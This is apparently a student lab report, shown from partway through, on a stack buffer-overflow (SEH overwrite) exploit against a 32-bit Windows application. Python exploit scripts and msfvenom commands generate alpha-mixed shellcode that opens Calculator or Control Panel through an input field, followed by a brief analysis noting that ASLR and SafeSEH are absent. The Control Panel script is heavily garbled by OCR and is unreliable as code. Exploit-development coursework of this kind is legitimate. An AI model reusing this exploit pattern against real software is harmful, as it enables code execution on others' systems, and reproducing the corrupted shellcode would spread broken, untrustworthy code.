buf += b"\x4b\x6e\x6b\x42\x78\x45\x4c\x73\x31\x78\x53\x6c\x4b"
buf += b"\x74\x44\x6e\x6b\x36\x61\x4e\x30\x6f\x79\x33\x74\x51"
buf += b"\x34\x71\x34\x31\x4b\x43\x6b\x50\x61\x51\x49\x63\x6a"
buf += b"\x30\x51\x59\x6f\x49\x70\x33\x6f\x63\x6f\x31\x4a\x6e"
buf += b"\x6b\x77\x62\x6a\x4b\x4e\x6d\x71\x4d\x73\x5a\x57\x71"
buf += b"\x6e\x6d\x4d\x55\x6f\x42\x65\x50\x73\x30\x47\x70\x32"
buf += b"\x70\x73\x58\x50\x31\x4e\x6b\x72\x4f\x4f\x77\x69\x6f"
buf += b"\x6a\x75\x6d\x6b\x5a\x50\x6d\x65\x6e\x42\x52\x76\x62"
buf += b"\x48\x4d\x76\x6f\x65\x4f\x4d\x6f\x6d\x39\x6f\x79\x45"
buf += b"\x67\x4c\x54\x46\x53\x4c\x56\x6a\x4d\x50\x49\x6b\x79"
buf += b"\x70\x33\x45\x54\x45\x4f\x4b\x73\x77\x54\x53\x72\x52"
buf += b"\x70\x6f\x33\x5a\x35\x50\x61\x43\x6b\x4f\x6b\x65\x35"
buf += b"\x33\x53\x51\x30\x6c\x43\x53\x35\x50\x41\x41"

┌──(root💀 JAVVADI)-[/home/javvadi]
```

msfvenom -a x86 --platform windows -p windows/exec CMD=control.exe -e x86/alpha_mixed -b "\x00" -f python





This is the Corresponding shell code to change the trigger to respective Cmd or control panel.

Use respective shell code to generate the payload and paste the output in any user interaction field to open/trigger the respective Cmd or Control Panel.

CALCULATOR:


```
# -*- coding: cp1252 -*-

f= open("payload.txt", "w")

junk="A" * 230

nseh="\x86\xE5\x4B\x90"

nops="\x90" * 30

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00"   -f python
buf =  b""
buf += b"\x89\xe5\xdd\xc4\xd9\x75\xf4\x5b\x53\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x4b\x4c\x79\x78\x6c"
buf += b"\x42\x65\x50\x35\x50\x75\x50\x65\x30\x6e\x69\x7a\x45"
buf += b"\x35\x61\x4f\x30\x62\x44\x6c\x4b\x50\x50\x46\x50\x4c"
buf += b"\x4b\x62\x72\x46\x6c\x6e\x6b\x62\x72\x34\x54\x4e\x6b"
buf += b"\x73\x42\x36\x48\x34\x4f\x38\x37\x33\x7a\x45\x76\x36"
buf += b"\x51\x6b\x4f\x4c\x6c\x45\x6c\x43\x51\x33\x4c\x53\x32"
buf += b"\x44\x6c\x55\x70\x4f\x31\x38\x4f\x74\x4d\x75\x51\x49"
buf += b"\x57\x7a\x42\x6b\x42\x50\x52\x71\x47\x6c\x4b\x33\x62"
buf += b"\x56\x70\x6e\x6b\x51\x5a\x35\x6c\x4c\x4b\x62\x6c\x46"
buf += b"\x71\x31\x68\x38\x63\x42\x68\x43\x31\x58\x51\x56\x31"
buf += b"\x6e\x6b\x30\x59\x47\x50\x36\x61\x48\x53\x6e\x6b\x33"
buf += b"\x79\x47\x68\x58\x63\x37\x4a\x57\x39\x4c\x4b\x55\x64"
buf += b"\x4c\x4b\x77\x71\x4a\x76\x30\x31\x39\x6f\x4e\x4c\x79"
buf += b"\x51\x68\x4f\x74\x4d\x75\x51\x38\x47\x64\x78\x4b\x50"
buf += b"\x42\x55\x6b\x46\x63\x33\x43\x4d\x49\x68\x57\x4b\x73"
buf += b"\x4d\x54\x64\x64\x35\x38\x64\x66\x38\x4c\x4b\x66\x38"
buf += b"\x31\x34\x66\x61\x4a\x73\x51\x76\x4c\x4b\x54\x4c\x50"
buf += b"\x4b\x6e\x6b\x42\x78\x45\x4c\x73\x31\x78\x53\x6c\x4b"
buf += b"\x74\x44\x6e\x6b\x36\x61\x4e\x30\x6f\x79\x33\x74\x51"
buf += b"\x34\x71\x34\x31\x4b\x43\x6b\x50\x61\x51\x49\x63\x6a"
buf += b"\x30\x51\x59\x6f\x49\x70\x33\x6f\x63\x6f\x31\x4a\x6e"
buf += b"\x6b\x77\x62\x6a\x4b\x4e\x6d\x71\x4d\x73\x5a\x57\x71"
buf += b"\x6e\x6d\x4d\x55\x6f\x42\x65\x50\x73\x30\x47\x70\x32"
buf += b"\x70\x73\x58\x50\x31\x4e\x6b\x72\x4f\x4f\x77\x69\x6f"
buf += b"\x6a\x75\x6d\x6b\x5a\x50\x6d\x65\x6e\x42\x52\x76\x62"
```






CONTROL PANEL:

```
# —'— c odd ng : cpL2 52 —'—

I= open (" payl oad . ext " , "w" }

j un k="A" ' 2 30

nse h=" x 86 x E 5\ x4B\x 90 "

nop s=" \ x90 " ' 3 0

# msfvenom -a x86 --platform windows -p windows/exec cxo=control.exe -e x86/alpha_mixed -b "\x00|"    -f p hon
buf = b""
buf  += b"\x 89\xe0\xdb\xd4 \xd9 \xT0 \xf4 \x 5b\ x 53\ x 59\ x49 \ x49 \ x49"
buf += b"\ x49\ x49\x49\x49 \x49 \x49 \x49 \ x43\ x4 3\ x4 3\x43\x43\x4 3"
buf += b"\x 3*\x 5Lux 5a\x6 a\x41\x 58\x 50 \ x30\ x41\x 30\ x4L\ x 6b\x4L"
buf += b"\x4L\x 5Lux 32\x41\x42\x 32\x42\ x42\x 30\ x42\ x42\ x4L\ x42"
buf += b"\x 58\x 50\x 38\x41\x42 \xT 5\x4a\ x49\ x 39\ x 6c\ x 49 \ xT8\x4 b"
buf  += b"\x 32\x 5T\x70\x 55\x  50\x 57\xT0 \ x6 3\ x 50\ x 6b\x 39\x Ta\x 45"
buf += b"\x46\x 5L\x6b\xT 0\x  35\x  34\x4e \ x6b\ xT6\ x 30\x 50\x 30\x 6c"
buf += b"\x4b\x 56\x  32\x6 6\x 6c\x6e \x6b\ x 32\  xT2\ x 65\ x44 \ x4c \ x4b"
buf += b"\x  5L\x 6 Z\x 7Lux 38\x46 \x6f \x?8 \ x 3?\  x61\ x 5a\ xT6 \ x 46 \ x 34"
buf  += b"\ x *Lux? 9\ x6f \ x6 e\x4c \x?7 \x4c \ x* 5\ x 31\  x6L\ x 6c\  x*4 \ x4 Z"
buf  += b"\x  34\x 6 ccx 55\x?0\x  5a\x61 \x6a\ x6f\ x64\ x4d\ x 56\x 6L\ x 5a"
buf += b"\x  6T\x 38\x6 Z\x 39\x62 \x? 3\x62 \ xT0 \ x 5?\  x4 c \ x4b \ xTZ \ xTZ"
buf += b"\x  36\x?0\x6 c\x4b \x  52\ x6a\  x6?\ x4c \ x4c \ x4b \ x 52\ x 6c \ x 3Z"
buf  += b"\x  3L\x 6 Z\x  5Box 5a\x4 3\x?1\ x 58\ x 36\  x61\ x 5a\ x *Lux *Z\ x? L"
buf += b"\x  6c\x4b \ x7 Z\x?9\x?  5\x?0\x  33\ x 31\  x68\ x 53\ x4 e\ x 6b \ x 3L"
buf += b"\x  59\x 64 \ x 5 8\x4 a\x4 3\x66 \ x 5a\ x7 3\  x79\ x 6c\ x4b \ x 30\ x 34"
buf  += b"\x  6c\x4box 35\x  51\x  58\x  56\x  30\ x 31\  x4b\ x4f \ x4c \ x 6c\ x 6a"
buf  += b"\x  61\x4 a\ x6f \ x 56\x 6d\ x  55\x  51\ x 6b\ x77\ x 30\x 38\x 69\x 70"
buf += b"\x  52\x 55\x6 ccx 36\x  56\x6  3\x  33\ x4d \ x6c \ x 38\x 55\x  6b\x 71"
buf += b"\x  6d\x 75\ x 74\ x 74\x  35\x  39\x74 \ x52\  x78\ x4 c \ x4b \ x 53\x  68"
buf += b"\x47\x  54\x7 3\x  31\x  39\x4  3\x  35\ x 36\  x6e\ x 6b\ x 76\x 6c\ x 70"
buf  += b"\ x4b\  x4 c\x4b \x 61\x48 \x  37\x6c \ x 57\  x71\ x 39\x4 3\x 6e\ x 6b"
buf += b"\x  35\x  54\x4 e\x6b \x  57\x71 \x68 \ x 50\  x4d \ x 59\  x47 \ x 34\ x 71"
buf  += b"\x  34\x 36\ x44 \ x6 3\x6b \x  51\x4b \ x 30\  x61 \ x 76\x  39\x 50\ x 5a"
buf +=  b"\x42\x  71\x49\x6f  \x  59\x7D \x61 \  x4f\  x61 \ x4f\ x 70\x  5a\ x 6e"
buf  += b"\x  6b\x 6 5\x42\x6 a\x4b \x4c \x4d \ x7 3\  x6d \ x42 \ x4a \ x 37\x 71"
buf += b"\x4e \ x 6d \ x6 e \ x6 5 \ x68 \ x 32 \x7  3\ x 30\  x6 5\ x 50\ x6 3\x  30\x4 6"
buf  += b"\x  30\x 3 0\ x6 8\ x 70 \x  31\x6c \ x4b \ x 50\  x6f\ x 6f\ x 77\ x 79\ x 6f"
```






Analysis & Vulnerability :

Buffer Overflow is the Vulnerability in this 32 bit application. We have inserted an exploit of many characters in the field which overflowed and caused the application to crash itself. It is not capable of handling those many characters given to match/add in the song pattern. That's why it crashed.

Stack overflow is when a function or program uses more memory than is in the stack. As it grows beyond its allocated space, the dynamic stack contents begin to overwrite other things, such as critical application code and data. Because of this, we are able to pop up calculator and control panel.



Also you can see above, all the security measures like ASLR, Safe EFH etc are not implemented. That's why it is showing them as False in the above screenshot.

Submitted By
Deva Dattu Javvadi
18BCN7081